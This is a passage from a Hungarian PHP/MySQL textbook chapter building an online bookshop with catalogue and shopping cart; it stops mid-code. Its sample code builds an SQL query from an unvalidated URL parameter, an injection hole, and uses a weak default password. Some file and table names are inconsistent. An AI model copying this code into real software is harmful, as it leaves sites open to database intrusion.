
Példánkban nem fogunk a teljesítések és a rendelések nyomon követésére alkalmas felületet kifejleszteni, a későbbiekben azonban igényeinknek megfelelően kiegészíthetjük a most létrehozandó alaprendszeret.

A megoldás áttekintése

Rakjuk most össze az eddig áttekintett elemeket! A rendszerünknek két alapnézete van: az egyik a felhasználói, a másik a rendszergazdai nézet. Az elvárt funkciók végiggondolása után két folyamatábrát kaptunk, egyet-egyet a különböző nézetekhez. A 28.1, illetve a 28.2 ábrán láthatjuk ezeket.



28.1 ábra: A Book-O-Rama rendszer felhasználói nézetében a látogatók kategóriákban böngészhetnek a könyvek között, megtekinthetik a könyvek adatait, könyveket rakhatnak kosarakba, és megvásárolhatják azokat.



28.2 ábra: A Book-O-Rama alkalmazás rendszergazdai nézetében könyveket és kategóriákat lehet felvenni, szerkeszteni és törölni.

A 28.1 ábra az oldal felhasználói felületét alkotó kódok közötti főbb kapcsolatokat mutatja. A vásárló először a nyitóoldalra jut, amely az oldalon található összes könyvkategóriát felsorolja. Innen adott kategóriára, onnan pedig az egyes könyvek részletes adataira léphet tovább. A könyvek mellé hivatkozást adunk a felhasználóknak, hogy kosarukba tehessék az árut. A kosárba az online bolt pénztárába mehetnek tovább.

A 28.2 ábrán az adminisztrációs felületet látjuk, amely több kódot tartalmaz ugyan, ám ezekben nem sok újdonság lesz. Ezek a kódok lehetővé teszik a rendszergazdának, hogy bejelentkezzen, majd könyveket és kategóriákat adjon hozzá a meglévőkhöz.

A könyvek és kategóriák szerkesztésének és törlésének lehetőségét a legegyszerűbben úgy valósíthatjuk meg, ha az oldal felhasználói felületéhez hasonló, ám attól kissé eltérő verziót jelenítünk meg a rendszergazdának. Ő is böngészhet a kategóriák és a könyvek között, ám a kosár helyett az egyes könyvekre vagy kategóriáikra navigálhat: szerkesztheti vagy törölheti azokat. Azaz, hogy ugyanazokat a kódokat a rendes felhasználók és a rendszergazdák számára is használhatóvá tesszük, időt és energiát takaríthatunk meg.

Az alkalmazás három legfőbb kódmodulja a következő:

- Katalógus
- Kosár funkció és a rendelés feldolgozása (a két, egymással erősen összefüggő területet egy kalap alá vesszük)
- Adminisztráció

Akárcsak az előző fejezetben, most is függvénykönyvtárak sorát hozzuk létre, illetve használjuk. Ehhez a projekthez az előzőben látott hozzá hasonló függvény API-t fogunk igénybe venni. Próbáljuk meg a HTML-t előállító kódokat egyetlen könyvtárba pakolni, mert ezzel egyrészt a működés és a tartalom elválasztásának elvét követjük, másrészről – és ez a lényegesebb – könyvnyelben olvashatóvá és kezelhetővé tesszük kódunkat!

A projekt érdekében apróbb változtatásokat kellett végrehajtanunk a Book-O-Rama adatbázison, amit a II. részben létrehozott adatbázistól megkülönböztetendő a `konyv_kosar` névre kereszteltünk át.

A projekt teljes kódja megtalálható a letölthető mellékletek között. A 28.1 táblázat az alkalmazás által használt fájlokat foglalja össze.

28.1 táblázat: A kosár funkciót megvalósító alkalmazás fájljai

Név	Modul	Leírás
<code>index.php</code>	Katalógus	A felhasználói nyitóoldal. A rendszerben szereplő kategóriák listáját jeleníti meg a felhasználóknak.
<code>kategoria_megjelenitese.php</code>	Katalógus	A felhasználó számára az adott kategória összes könyvét megjelenítő oldal.
<code>konyv_megjelenitese.php</code>	Katalógus	A felhasználó számára az adott könyv részletes adatait megjelenítő oldal.
<code>kosar_megjelenitese.php</code>	Kosár	A felhasználó számára a kosárának tartalmát megjelenítő oldal. Termékeket is ezzel a fájllal adhatnak a kosárhoz.
<code>penztar.php</code>	Kosár	A felhasználó számára az összes rendelési adatát megjelenítő kód. Ez gyűjti be a szállítási adatokat is.
<code>vasarlas.php</code>	Kosár	A felhasználótól fizetési adatokat begyűjtő oldal.
<code>feldolgozas.php</code>	Kosár	A fizetési adatokat feldolgozó és azokat az adatbázishoz hozzáadó kód.
<code>bejelentkezes.php</code>	Adminisztráció	A módosításokhoz szükséges rendszergazdai bejelentkezést lehetővé tevő kód.
<code>kijelentkezes.php</code>	Adminisztráció	A rendszergazdai felhasználót kiléptető kód.
<code>admin.php</code>	Adminisztráció	A fő adminisztrációs menü.
<code>jelszo_valtoztatas_urlap.php</code>	Adminisztráció	A rendszergazdák jelszavának módosítására szolgáló ürlap.
<code>jelszo_valtoztatas.php</code>	Adminisztráció	A rendszergazdai jelszót megváltoztató kód.
<code>kategoria_beszurasa_urlap.php</code>	Adminisztráció	Az ürlap, amellyel a rendszergazdák új kategóriát adhatnak az adatbázishoz.
<code>kategoria_beszurasa.php</code>	Adminisztráció	Az adatbázisba új kategóriát beszúró kód.
<code>konyv_beszurasa_urlap.php</code>	Adminisztráció	Az ürlap, amellyel a rendszergazdák új könyvet vihetnek fel a rendszerbe.
<code>konyv_beszurasa.php</code>	Adminisztráció	Az adatbázisba új könyvet beszúró kód.
<code>kategoria_szerkesztese_urlap.php</code>	Adminisztráció	Az ürlap, amellyel a rendszergazdák szerkesztik a kategóriákat.
<code>kategoria_szerkesztese.php</code>	Adminisztráció	A szerkesztett kategóriát az adatbázisban módosító kód.
<code>konyv_szerkesztese_urlap.php</code>	Adminisztráció	Az ürlap, amellyel a rendszergazdák szerkesztik a könyvek adatait.
<code>konyv_szerkesztese.php</code>	Adminisztráció	A szerkesztett könyvadatokat az adatbázisban módosító kód.
<code>kategoria_torlese.php</code>	Adminisztráció	Az adatbázisból kategóriát törlő kód.

Név	Modul	Leírás
konyv_torlese.php	Adminisztráció	Az adatbázisból könyvet törlő kód.
konyv_kosar_fuggvenyek.php	Függvények	Az alkalmazás beillesztett fájljainak gyűjteménye.
admin_fuggvenyek.php	Függvények	Az adminisztrációs kódok által használt függvények gyűjteménye.
konyv_fuggvenyek.php	Függvények	A könyvadatok tárolására és visszakeresésre szolgáló függvények gyűjteménye.
rendelesi_fuggvenyek.php	Függvények	A rendelési adatok tárolására és visszakeresésre szolgáló függvények gyűjteménye.
kimeneti_fuggvenyek.php	Függvények	A HTML kimenetet előállító függvények gyűjteménye.
adat_ellenorzo_fuggvenyek.php	Függvények	A felhasználók által bevitt adatokat ellenőrző függvények gyűjteménye.
adatbazis_fuggvenyek.php	Függvények	A konyv_kosar adatbázishoz kapcsolódásra használt függvények gyűjteménye.
felhasznaloi_hitelesites_fuggvenyek.php	Függvények	A rendszergazdai felhasználók hitelesítésére használt függvények gyűjteménye.
konyv_kosar.sql	SQL	A konyv_kosar adatbázist létrehozó SQL kód.
feltoltes.sql	SQL	A konyv_kosar adatbázist mintaadatokkal feltöltő SQL kód.

Most pedig nézzük meg az egyes modulok megvalósítását!

- Megjegyzés:** Az alkalmazás komoly mennyiségi kódiból épül fel. Ezek nagy része korábban (elsősorban a 27. fejezetben) már megismert funkciókat valósít meg, például adatok tárolását és visszakeresését adatbázisból, illetve a rendszergazdai felhasználó hitelesítését. Röviden ezeket a kódokat is áttekintjük, ám idönk nagy részét a kosárfunkcióknak szenteljük.

Az adatbázis létrehozása

Ahogy korábban már jeleztük, apróbb módosításokat hajtottunk végre a II. részben megismert Book-O-Rama adatbázison. A konyv_kosar adatbázist előállító SQL kódot a 28.1 példakód tartalmazza.

28.1 példakód: konyv_kosar.sql – A konyv_kosar adatbázist előállító SQL kód

```

CREATE DATABASE konyv_kosar;
USE konyv_kosar;

CREATE TABLE vasarlok
(
    vasarloID INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    nev CHAR(60) NOT NULL,
    lakcim CHAR(80) NOT NULL,
    varos CHAR(30) NOT NULL,
    allam CHAR(20),
    irlsz CHAR(10),
    orszag CHAR(20) NOT NULL
) TYPE=InnoDB;

CREATE TABLE megrendelesek
(
    rendelesID INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
    vasarloID INT UNSIGNED NOT NULL REFERENCES vasarlok(vasarloID),

```

```

osszeg FLOAT(6,2),
datum DATE NOT NULL,
rendeles_allapota CHAR(10),
szallitasi_nev CHAR(60) NOT NULL,
szallitasi_cim CHAR(80) NOT NULL,
szallitasi_varos CHAR(30) NOT NULL,
szallitasi_allam CHAR(20),
szallitasi_irlsz CHAR(10),
szallitasi_orszag CHAR(20) NOT NULL
) TYPE=InnoDB;

CREATE TABLE konyvek
(
isbn CHAR(13) NOT NULL PRIMARY KEY,
szerzo CHAR(100),
cim CHAR(100),
kategoriaID INT UNSIGNED,
ar FLOAT(4,2) NOT NULL,
leiras VARCHAR(255)
) TYPE=InnoDB;

CREATE TABLE kategoriak
(
kategoriaID INT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
kategoria_neve CHAR(60) NOT NULL
) TYPE=InnoDB;

CREATE TABLE rendelesi_tetelek
(
rendelesID int UNSIGNED NOT NULL REFERENCES rendelesek(rendelesID),
isbn CHAR(13) NOT NULL REFERENCES konyvek(isbn),
tetel_ara FLOAT(4,2) NOT NULL,
mennyiseg TINYINT UNSIGNED NOT NULL,
PRIMARY KEY (rendelesID, isbn)
) TYPE=InnoDB;

CREATE TABLE admin
(
felhasznaloi_nev CHAR(16) NOT NULL PRIMARY KEY,
jelszo CHAR(40) NOT NULL
);

GRANT SELECT, INSERT, UPDATE, DELETE
ON konyv_kosar.*
TO konyv_kosar@localhost IDENTIFIED BY 'jelszo';

```

Semmi probléma nem volt ugyan az eredeti Book-O-Rama felülettel, most azonban további követelményeknek is meg kell felelnie adatbázisunknak ahhoz, hogy online elérhetővé tehessük.

Az eredeti adatbázison a következő változtatásokat hajtottuk végre:

- További címmezők felvétele a vásárlókhöz. Ezekre az új mezőkre azért van szükség, mert a most létrehozandó alkalmazás sokkal közelebb áll a valódi projektekhöz.
- A szállítási cím hozzáadása a rendeléshez. A vásárló elérhetősége nem minden esetben azonos a szállítási címmel, különösen akkor nem lesz az, ha például ajándékot vásárol az oldalon.

- A kategóriák tábla létrehozása és a könyvek táblához hozzáadott kategoriaID oszlop. A könyvek kategóriákba rendezése könnyebben böngészhetővé teszi az oldalt.
- A tetel_ara felvétele a rendelesi_tetelek táblába. Erre azért van szükség, mert az egyes termékek ára változhat. Fontos tudnunk, hogy mennyibe került az adott téTEL, amikor a vásárló megrendelte.
- Az admin tábla hozzáadása az adatbázishoz. Erre a táblára a rendszergazda felhasználói neve és jelszava tárolása miatt van szükségünk.
- Az értékeléseket tartalmazó tábla eltávolítása. Ennek ellenére a projektet a későbbiekben kiegészíthetjük az egyes könyvekhez hozzáadható értékelésekkel. Az értékelések helyett a könyv rövid leírását tartalmazó mezővel bővítettük ki a könyvek táblát.
- A tárolómotorok InnoDB-re váltása. Azért tettünk így, hogy idegen kulcsokkal dolgozhassunk, illetve használni tudjuk a tranzakciókat, amikor a vásárlók megrendeléseinek adatait visszük be az adatbázisba.

Ahhoz, hogy felállítsuk rendszerünkön ezt az adatbázist, futtassuk root MySQL-felhasználóként a konyv_kosar.sql kódot az alábbiak szerint:


```
mysql -u root -p < konyv_kosar.sql
(A parancs futtatásához meg kell adni root jelszavunkat.)
```

Mindenek előtt érdemes a konyv_kosar felhasználónak a 'jelszo' -nál biztonságosabb jelszót választani. Vigyázat! Ha a konyv_kosar.sql fájban módosítjuk a jelszót, az adatbazis_fuggvenyek.php kódban is meg kell ezt tennünk. (Rövidesen látni fogjuk, hogy pontosan hol.) A projekthez tartozik egy feltoltés.sql nevű, mintaadatokat tartalmazó fájl. Ha az előbbihez hasonló módon ezt a fájlt is futtatjuk MySQL-ben, a mintaadatok bekerülnek adatbázisunkba.

Az online katalógus létrehozása

Az alkalmazás katalógus moduljához három kód tartozik: az egyik a nyitóoldalé, a másik kettő pedig az egyes kategóriákat, illetve az egyes könyvek részleteit tartalmazó oldalaké.

A honlap nyitóoldalát az index.php nevű kód állítja elő. E kód eredményét a 28.3 ábrán láthatjuk.



28.3 ábra: A honlap nyitóoldala a megvásárolható könyvek kategóriáit listázza ki.

Figyeljük meg, hogy az oldalon elérhető kategóriák listája mellett a kosárra mutató hivatkozást is láthatunk a képernyő jobb felső sarkában! Ugyanitt a kosár aktuális tartalmáról is megjelennek összefoglaló adatok. Ezek az elemek minden oldalon látthatók lesznek, amíg a felhasználó válogat és vásárol az oldalon.

Ha a vásárló a kategóriák valamelyikére kattint, akkor az adott kategória oldalára kerül, amit a kategoria_megjelenítése.php kód állít elő. A 28.4 ábrán az internettel foglalkozó könyvek katalógusát láthatjuk.


Az internetes kategóriába tartozó összes könyv hivatkozásként szerepel. Ha a felhasználó rákattint valamelyik hivatkozásra, a könyv részletes adatait tartalmazó oldalra kerül. A 28.5 ábrán az egyik könyvet részletesen bemutató oldalt láthatjuk.

Az ezeken az oldalakon látható „Kosárba tesz” gomb lehetőséget ad a felhasználóknak, hogy vásárlás céljából kiválasszák a terméket. Erre a funkcióra később, amikor megnézzük, hogyan hozhatjuk létre a kosarat, visszatérünk majd.

Vizsgáljuk meg most egyenként ezt a három kódot!



28.4 ábra: A kategória összes könyve fényképpel jelenik meg.



28.5 ábra: Mindegyik könyvnek saját oldala van, amely további információt, egyebek között hosszabb leírást tartalmaz a kiadványról.

Kategóriák listázása

A projektben használt első kód, az `index.php` az adatbázisban levő összes kategóriát kilistázza. A kódot a 28.2 példakódban láthatjuk.

28.2 példakód: `index.php` – Az online könyvesbolt nyitóoldalát előállító kód

```
<?php
    session_start();

    include ('konyv_kosar_fuggvenyek.php');
    // A kosárfunkciókhöz munkamenetekre van szükség, ezért inditsunk egyet!
    html_fejlec_letrehozasa("Köszöntjük a Book-O-Rama könyvesboltban!");
    echo "<p>Kérjük, válasszon kategóriát:</p>";

    // kategóriák kigyűjtése az adatbázisból
    $kat_tomb = kategoriak_lekerese();

    // kategóriák megjelenítése az egyes oldalakra mutató hivatkozásokként
    kategoriak_megjelenitese($kat_tomb);

    // ha adminként jelentkeztünk be, akkor kategória hozzáadása,
    // törlése és szerkesztése hivatkozások megjelenítése
```

```

if(isset($_SESSION['admin_felhasznalo'])) {
    gomb_megjelenitese("admin.php", "admin-menu", "Admin menü");
}
html_lablec_letrehozasa();
?>

```

A kód a konyv_kosar_fuggvenyek.php beillesztésével indul. Ez a fájl az alkalmazás összes függvénykönyvtárát tartalmazza. Ezt követően munkamenetet (sessiont) kell kezdenünk. Erre a kosár funkció működése érdekében van szükség. A honlap összes oldala használni fogja a munkamenetet.

Az index.php kód olyan HTML kimeneti függvényeket is meghív, mint a html_fejlec_letrehozasa() és a html_lablec_letrehozasa() (mindkettő a kimeneti_fuggvenyek.php könyvtárban található). Ezen túlmenően olyan utasításokat is tartalmaz, amelyekkel megállapítható, hogy a felhasználó rendszergazdaként lépett-e be, hiszen ebben az esetben másmilyen navigációs lehetőségeket kell megjeleníteni. Erre a kérdésre még visszatérünk majd a rendszergazdai funkciókkal foglalkozó részben.

A kód legfontosabb része a következő:

```

// kategóriák kigyűjtése az adatbázisból
$kat_tomb = kategoriak_lekerese();
// kategóriák megjelenítése az egyes oldalakra mutató hivatkozásokként
kategoriak_megjelenitese($kat_tomb);

```

A kategoriak_lekerese() és a kategoriak_megjelenitese() függvény a konyv_fuggvenyek.php, illetve a kimeneti_fuggvenyek.php függvénykönyvtárból származik. A kategoriak_lekerese() függvény a rendszerben megtalálható kategóriák tömbjét adja vissza, amit a kategoriak_megjelenitese() függvénynek adunk át. Nézzük meg először a kategoriak_lekerese() függvény kódját, amit a 28.3 példakódban találunk!

28.3 példakód: A konyv_fuggvenyek.php könyvtár kategoriak_lekerese() függvénye – Ez a függvény keresi vissza az adatbázisból a kategóriák listáját

```

function kategoriak_lekerese() {
    // kategórialista lekérdezése az adatbázisból
    $kapcsolat = adatbazishoz_kapcsoladas();
    $lekerdezés = "SELECT kategoriaID, kategoria_neve FROM kategoriak";
    $eredmeny = @$kapcsolat->query($lekerdezés);
    if (!$eredmeny) {
        return false;
    }
    $kategoriak_szama = @$eredmeny->num_rows;
    if ($kategoriak_szama == 0) {
        return false;
    }
    $eredmeny = adatbazis_eredmenyek_tombbe($eredmeny);
    return $eredmeny;
}

```

A kódból kiderül, hogy a kategoriak_lekerese() függvény kapcsolódik az adatbázishoz, és visszakeresi a kategória-azonosítók és -nevek listáját. Ehhez írtunk egy adatbazis_eredmenyek_tombbe() nevű függvényt, amely az adatbazis_fuggvenyek.php könyvtárban található. Ezt a függvényt a 28.4 példakód mutatja. A függvény veszi az eredmény változót, és sorok numerikusan indexelt tömbjét adja vissza, ahol a sorok mindegyike asszociatív tömb.

28.4 példakód: Az adatbazis_fuggvenyek.php könyvtár adatbazis_eredmenyek_tombbe() függvénye – A függvény az eredményeket tartalmazó tömböt alakít egy MySQL változót

```

function adatbazis_eredmenyek_tombbe($eredmeny) {
    $eredmeny_tomb = array();

```

```

for ($szamlalo=0; $sor = $eredmeny->fetch_assoc(); $szamlalo++) {
    $eredmeny_tomb[$szamlalo] = $sor;
}

return $eredmeny_tomb;
}

```

Jelen esetben ezt a tömböt visszajuttatjuk az index.php kódba, ahol is a kimeneti_fuggvenyek.php könyvtár kategoriak_megjelenitese() függvényének adjuk át. Ez a függvény hivatkozásként jeleníti meg az egyes kategóriákat, amely hivatkozások az adott kategóriában lévő könyveket megjelenítő oldalra mutatnak. Kódját a 28.5 példakódban találjuk.

28.5 példakód: A kimeneti_fuggvenyek.php könyvtár kategoriak_megjelenitese() függvénye – A függvény az egyes kategóriákra mutató hivatkozások listájaként jeleníti meg a kategóriákat tartalmazó tömböt

```

function kategoriak_megjelenitese($kat_tomb) {
    if (!is_array($kat_tomb)) {
        echo "<p>Jelenleg egyetlen kategória sem érhető el</p>";
        return;
    }
    echo "<ul>";
    foreach ($kat_tomb as $sor) {
        $url = "kategoriamegjelenitese.php?kategoriaID=".($sor['kategoriaID']);
        $cim = $sor['kategoria_neve'];
        echo "<li>";
        html_url_letrehozasa($url, $cim);
        echo "</li>";
    }
    echo "</ul>";
    echo "<hr />";
}

```

A kategoriak_megjelenitese() függvény az adatbázisból kinyert összes kategóriát hivatkozássá alakítja át. Az összeshivatkozás a kategoriamegjelenitese.php kódra mutat, de mindenik egymástól különböző paraméterrel (kategoriaind) rendelkezik. (Ez a MySQL által generált egyedi szám azonosítja a kategóriát.) Ez a paraméter határozza meg, hogy az adott hivatkozásra kattintva melyik kategóriát fogjuk látni.

Adott kategória könyveinek listázása

Az egyes kategóriákban található könyvek listázása hasonló folyamat szerint történik. Az ezt a feladatot ellátó, kategoriamegjelenitese.php nevű kódot a 28.6 példakódban láthatjuk.

28.6 példakód: kategoriamegjelenitese.php – Ez a kód jeleníti meg az egyes kategóriákba tartozó könyveket

```

<?php
session_start();

include ('konyv_kosar_fuggvenyek.php');
// A kosárfunkciókhöz munkamenetekre van szükség, ezért indítunk egyet!

$kategoriaID = $_GET['kategoriaID'];
$nev = kategoriamev_lekerese($kategoriaID);

html_fejlec_letrehozasa($nev);

```

```

// könyvadatok lekérdezése az adatbázisból
$konyv_tomb = konyvek_lekerese($kategoriaID);

konyvek_megjelenitese($konyv_tomb);

// ha adminként jelentkeztünk be, akkor könyv hozzáadása,
// törlése és szerkesztése hivatkozások megjelenítése
if(isset($_SESSION['admin_felhasznalo'])) {
    gomb_megjelenitese("index.php", "tovabb", "Tovább");
    gomb_megjelenitese("admin.php", "admin-menu", "Admin menü");
    gomb_megjelenitese("kategoria_szerkeszeset_urlap.php?kategoriaID=".$kategoriaID,
                        "kategoria-szerkeszeset", "Kategória szerkesztése");
} else {
    gomb_megjelenitese("index.php", "vasarlas-folytatasa", "Vásárlás folytatása");
}

html_lablec_letrehozasa();
?>

```

A fenti kód szerkezetileg a nyitóoldalhoz hasonló, a különbség annyi, hogy kategóriák helyett most könyveket keresünk vissza az adatbázisból.

Szokás szerint a `session_start()` függvénytellyel indítunk, majd a `kategoria_nev_lekerese()` függvénytellyel kategórianevű alakítjuk át az átadott kategóriaazonosítót:

```
$nev = kategoria_nev_lekerese($kategoriaID);
```

A 28.7 példakódban látható függvény a kategória nevét keresi ki az adatbázisból.

28.7 példakód: A `konyv_fuggvenyek.php` könyvtár `kategoria_nev_lekerese()` függvénye – A kategória azonosítóját névvé átalakító függvény

```

function kategoria_nev_lekerese($kategoriaID) {
    // kategória-azonosítóhoz tartozó név lekérdezése az adatbázisból
    $kapcsolat = adatbazishoz_kapcsoladas();
    $lekerdezes = "SELECT kategoria_neve FROM kategoriak
                  WHERE kategoriaID = '".$kategoriaID."'";
    $eredmeny = @$kapcsolat->query($lekerdezes);
    if (!$eredmeny) {
        return false;
    }
    $kategoriak_szama = @$eredmeny->num_rows;
    if ($kategoriak_szama == 0) {
        return false;
    }
    $sor = $eredmeny->fetch_object();
    return $sor->kategoria_neve;
}

```

A kategória nevének megállapítása után elkészítjük a HTML fejlécet, majd az adott kategóriába eső könyvek visszakeresésével és listázásával folytatjuk a kódot:

```
$konyv_tomb = konyvek_lekerese($kategoriaID);
konyvek_megjelenitese($konyv_tomb);
```

A `konyvek_lekerese()` és a `konyvek_megjelenitese()` függvény nagyon hasonló a `kategoriak_lekerese()` és a `kategoriak_megjelenitese()` függvényhez, így ezek részleteibe most nem megjünk bele. Az egyetlen különbség közöttük, hogy a `kategoriak` helyett a `konyvek` táblából keresik vissza a bennünket érdeklő adatokat.

A könyvek_megjelenitese() függvény hivatkozást ad a kategória minden egyes könyvéhez, amelyre rákattintva az adott könyv saját oldalára jutunk. A hivatkozásokhoz mégint csak utótagként adunk egy paramétert, amely jelen esetben az adott könyv ISBN-kódja lesz.

A kategoria_megjelenitese.php kód végén lévő utasítások további funkciókat jelentenek meg a rendszergazdaként bejelentkezett felhasználók számára. Ezeket a funkciókat a rendszergazdai felhasználókkal foglalkozó részben vizsgáljuk meg.

A könyv részletes adatainak megjelenítése

A könyv_megjelenitese.php fájl paraméterként a könyvek ISBN-kódját fogadva visszakeresi és megjeleníti a könyvhöz tartozó adatokat. A 28.8 példakódban ennek a fájlnak a kódját láthatjuk.

28.8 Példakód: könyv_megjelenitese.php – Az egyes könyvekhez tartozó részletes információkat megjelenítő kód

```
<?php
    session_start();

    include ('konyv_kosar_fuggvenyek.php');
    // A kosárfunkcióhoz munkamenetekre van szükség, ezért inditsunk egyet!

    $isbn = $_GET['isbn'];

    // könyv kikeresése az adatbázisból
    $konyv = konyvadatok_lekerese($isbn);
    html_fejlec_letrehozasa($konyv['cim']);
    konyvadatok_megjelenitese($konyv);

    // url beállítása a "tovább gombhoz"
    $cel = "index.php";
    if($konyv['kategoriaID']) {
        $cel = "kategoria_megjelenitese.php?kategoriaID=".$konyv['kategoriaID'];
    }

    // ha adminként jelentkezünk be,
    // akkor könyvek szerkesztése hivatkozás megjelenítése
    if(admin_felhasznalo_ellenorzeze()) {
        gomb_megjelenitese("konyv_szerkesztese_urlap.php?isbn=". $isbn,
            "tetel-szerkesztese", "Tétel szerkesztése");
        gomb_megjelenitese("admin.php", "admin-menu", "Admin menü");
        gomb_megjelenitese($cel, "tovabb", "Tovább");
    } else {
        gomb_megjelenitese("kosar_megjelenitese.php?uj=". $isbn, "kosarba-tesz",
            "'.$konyv['cim'].'" kosárba tétele");
        gomb_megjelenitese($cel, "vasarlas-folytatasa", "Vásárlás folytatása");
    }

    html_lablec_letrehozasa();
?>
```

Ezzel a kóddal is valami hasonlót érünk el, mint az előző két oldalon használttal. Először is egy munkamenetet kezdünk, majd a

\$konyv = konyvadatok_lekerese(\$isbn);
 utasítással kinyerjük a könyvről meglévő információt az adatbázisból. Ezt követően a
 konyvadatok_megjelenitese(\$konyv);
 függvényel elkészítjük az adatokat megjelenítő HTML-t.

Vegyük észre, hogy a konyvadatok_megjelenitese() függvényben egy képfájt keresünk a könyvhöz az images/".\$konyv['isbn'].jpg elérési útvonalal, amelyben a fájl neve a könyv ISBN-kódja plusz a.jpg kiterjesztés! Ha a fájl nem található az images, vagyis „képek” almappában, nem fog kép megjelenni. A konyv_megjelenitese.php kód többi része navigációs lehetőségeket ad az oldal látogatójának. Az általános felhasználók a „Vásárlás folytatása” és a „Kosárba tesz” gomb közül választhatnak. Az előbbi a kategóriákat megjelenítő oldalra viszi a felhasználókat, az utóbbit pedig kosarukba raktatják az adott könyvet. Ha a felhasználó rendszergazdaként jelentkezett be, más lehetőségek közül választhat – ezeket az adminisztrációt tárgyaló részben mutatjuk be.

Ezzel átnéztük a katalógusrendszer alapjait, így következhetnek a kosár funkciót megvalósító kódok.

A kosár funkció megvalósítása

A kosár funkció teljes egészében a kosar_nevű munkamenet-változó körül forog. Ez a változó egy asszociatív tömb, amelynek kulcsai ISBN-kódok, értékei pedig mennyiségek. Ha valamely könyv egyetlen példányát tesszük a kosárba, a tömb például a 0672329166=>1 kulcsot és értékét tartalmazza. Ez azt jelenti, hogy a kosár az ISBN 0672329166 kódú könyv egyetlen példányát tartalmazza. Amikor termékeket rakunk a kosárba, azok hozzáadódnak a tömbhöz. Amikor megjelenítjük a kosarat, a kosar tömb segítségével keressük ki az adatbázisból a termékek részletes adatait.

Két másik munkamenet-változóval szabályozzuk a fejlécen megjelenő, a kosárban lévő tételek számát és végösszegét mutató tartalmat. Ezeknek a változóknak tetelek, illetve vegosszeg a neve.

A kosar_megjelenitese.php kód használata

Vizsgáljuk meg a kosar_megjelenitese.php kódot, hogy lássuk, hogyan lehet megvalósítani a kosár funkciót! Ez a kód jeleníti meg az oldalt, amit akkor láthatunk, ha a „Kosár megtekintése” vagy a „Kosárba tesz” hivatkozásra kattintunk. Ha paraméter nélkül hívjuk meg a kosar_megjelenitese.php kódot, a kosár tartalmát fogjuk látni. Ha paraméterként ISBN-kódot adunk át a fájlnak, akkor az adott ISBN-kódú könyvet tesszük be a kosárba.

Hogy teljes mértékben megértsük a kód működését, nézzük meg először a 28.6 ábrát!




28.6 ábra: A paraméter nélkül meghívott kosar_megjelenitese.php kód egyszerüen a kosár tartalmát jeleníti meg.

Ebben az esetben üres volt a kosarunk, amikor a „Kosár megtekintése” gombra kattintottunk – vagyis még egyetlen könyvet sem jelöltünk ki vásárlásra.

A 28.7 ábra egy kicsit tovább megy, mert két könyv kiválasztása után mutatja a kosarat. Ebben az esetben könyvünk angol eredetijének, a PHP and MySQL Web Development című kötetnek az oldalán található „Kosárba tesz” gombra kattintva jutottunk el erre az oldalra. Ha alaposabban szemügyre vesszük az URL-t tartalmazó sávot, láthatjuk, hogy ezúttal paraméterrel hívtuk meg a kódot. A paraméter neve uj, értéke pedig 067232976X – ez pedig nem más, mint az imént a kosárba tett könyv ISBN-kódja.

Ezen az oldalon két lehetőség közül választhatunk. A „Változtatások mentése” gombbal a kosárban levő tételek mennyiségeinek változásait menthetjük el. Ez úgy zajlik, hogy a felhasználó közvetlenül megváltoztathatja az egyes tételek mennyiségét, majd rákattint a gombra. Ez lényegében egy küldés gomb, amely a kosar_megjelenitese.php kódhoz viszi vissza a felhasználót, hogy frissítse a kosarat.

A felhasználó másik lehetősége a „Tovább a pénztárhoz” gombra kattintás. Ezt akkor kell megtennie, ha készen áll a fizetésre. Rövidesen visszatérünk még erre a funkcióra.



28.7 ábra: Az új paramétert tartalmazó kosar_megjelenítése.php kód könyvet tesz a kosárba.

Egyelőre azonban vizsgáljuk meg a kosar_megjelenítése.php kód tartalmát! A kódot a 28.9 példakód tartalmazza.

28.9 példakód: kosar_megjelenítése.php – A kosárat működtető kód

```
<?php
session_start();

include ('konyv_kosar_fuggvenyek.php');
// A kosárfunkciókhöz munkamenetekre van szükség, ezért indítsunk egyet!

@$uj = $_GET['uj'];

if($uj) {
    //új tételel kijelölve
    if(!isset($_SESSION['kosar'])) {
        $_SESSION['kosar'] = array();
        $_SESSION['tetelek'] = 0;
        $_SESSION['vegosszeg'] = '0.00';
    }

    if(isset($_SESSION['kosar'][$uj])) {
        $_SESSION['kosar'][$uj]++;
    } else {
        $_SESSION['kosar'][$uj] = 1;
    }

    $_SESSION['vegosszeg'] = ar_szamolasa($_SESSION['kosar']);
    $_SESSION['tetelek'] = tetelek_szamolasa($_SESSION['kosar']);
}

if(isset($_POST['mentes'])) {
